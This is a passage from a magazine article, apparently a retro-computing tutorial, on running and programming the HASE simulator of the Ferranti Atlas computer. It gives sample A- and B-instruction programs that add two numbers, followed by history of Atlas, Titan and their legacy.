Having compiled the code, you can run it (with the green running person icon), then load the tracefile back into the simulator and watch it run (use the clock icon, and choose the relevant results file). Run it to watch changes happen in the simulated construction. You can also watch the pipelining happen, and the virtual pages being requested and loaded.

If you want to look at the program instructions themselves, they are found in the **DRUM_STORE.pageX.mem** files in the **model** directory, starting with page 0. They are structured as:

instruction Ba Bm address

The Drum Store contains the program code in page 0, fixed-point integers in page 2, and floating-point reals in page 3. The Core Store is empty at the start of the simulation, with Block 0 modelled as an instruction array, Block 1 as an integer array, and Block 2 as a floating-point array. As each array of code/integers/floating-point number is needed, it is fetched in from the Drum Store.

For an explanation of the instructions used in each model, check out the HASE Atlas simulation webpage (www.icsa.inf.ed.ac.uk/cgi-bin/hase/atlas.pl?menu.html,atlas.html), which also has more details of the simulation itself. The listing of the first demonstration program doubles as a list of Atlas instructions.

You can also try the other demonstration programs, both of which do actual mathematics. V3.2 is a Sum of Squares program, which should report in the Output window the result 3, 4, 5, (then print **stopping**). This is the solution of the equation **a² + b² = c² for a, b, c < 8**. We couldn't find any output for the Matrix Multiplication program (updates would be welcome if any readers do experiment with it!). An explanation of the model is at the link above.

More information about HASE, a user guide, and how to create your own models, is available here: www.icsa.inf.ed.ac.uk/research/groups/hase/manuals/index.html.

Building your own program

If you copy the contents of one of the sample directories wholesale into another directory, and rename **atlas_v*. * to my_project.*** (so you're renaming the **.edl .elf .params** files), you can edit the **DRUM_STORE.page0.mem** file to produce your own small program. Here's one example:

```
A314 0 0 12288
```



```
A320 0 0 12296
```

```
A346 0 0 12304
```

```
STOP
```

```
nop 0 0 0 ... to end of file (must be 256 lines)
```

This loads the value in word 1536 into the accumulator (**A314**), adds the value in word 1537 to it (**A320**), and then stores the result in word 1538 (**A346**). Words 1536 onwards are found at the start of



DRUM_STORE.page3.mem, and are loaded into the core store block 2 when needed.

To run it, load the project, compile it, run, and then you can watch the trace. If editing, reload the project, then recompile.

Here's the same example (adding two numbers) in B-instructions:

B121 1 0 3

B124 2 1 4

E1064 0 0 0

E1067 2 0 0

STOP

This loads the value 3 (not a memory address) into B1 in line 0 (**B121**), then in line 1 adds 4 modified by the contents of B1 to B2:

B124 B-register B-modification-register Number

So in practice this adds $4 + B1 = 4 + 3 = 7$ to B2 (which starts as zero). Line 2 uses an Extracode instruction:

E1064

to output a newline, then line 3 uses another Extracode instruction:

E1067

to output the contents of B2.

You can see the output 7 in the bottom window, and in the main window, the 7 in the process of being returned to Control as part of instruction 1.

As mentioned above, the first test program listing in the Atlas model information (www.icsa.inf.ed.ac.uk/cgi-bin/hase/atlas.pl?menu.html,atlas.html) is effectively an instruction listing. The earlier B instructions, for example, access memory locations rather than absolute values. Remember that A instructions managed floating point operations, and B instructions the integer operations. This means that A instructions operate only on the floating-point values (from block 2 of the core store, word 1536 onwards, memory location 12288 onwards), and B instructions only on integers (block 1 of the core store, word 1024 onwards, location 8192 onwards). We're not sure to what extent this exactly mirrors the real setup of Atlas memory and to what extent it is a feature of the organisation of the simulator, but do bear it in mind to avoid getting really frustrated with memory locations

that won't load! Two more Atlas machines were built alongside the Manchester one; one shared by BP and the University of London, and one for the Atlas Computer Laboratory in Chilton near Oxford, which provided a shared research computing service to British scientists.

After Atlas

Ferranti also built a similar system, called Titan (aka Atlas 2), for Cambridge University. Its memory was organised a little differently, and it ran a different OS written by the Computer Lab folk at Cambridge. Titans were also delivered to the CAD Centre in Cambridge, and to the Atomic Weapons Establishment at Aldermaston. The Manchester Atlas was decommissioned in 1971, and the last of the other two closed down in 1974. The Chilton Atlas main console was rediscovered earlier this year and is now at the Rutherford Appleton Laboratory in Chilton; National Museums Scotland in Edinburgh also has a couple of its parts. The Titans closed down between 1973 and 1974.

The Atlas team were responsible for the start of numerous concepts (such as pipelining, virtual memory and paging, as well as some of the OS ideas behind Atlas Supervisor) which are still important in modern computing; and, of course, at the time, the machines themselves were of huge research importance. It's rather a shame that it seems largely to have been forgotten in the shadow of other supercomputers such as those made by Cray and by IBM. It was certainly a very successful British project at the time.

In 2012, Google produced a short film remembering the Atlas, which is available online. There's also a collection of links and memories available on the Manchester University website. There's some documentation on the Chilton Computing website, too, including this brochure from 1967 (www.chilton-computing.org.uk/acl/literature/acl/p003.htm).

Juliet Kemp is a scary polymath, and is the author of O'Reilly's *Linux System Administration Recipes*.

The simulator after running the v1.3 model. The blue fast-forward button runs the whole thing as fast as possible. The green button allows you to watch more slowly, or you can step through one process at a time.

LV PRO TIP

There is an emulator (which copies external behaviour) of the whole thing available, but it's Windows-only; see Dik Leatherdale's webpage at www.dikleatherdale.webspace.virginmedia.com/atlas.html.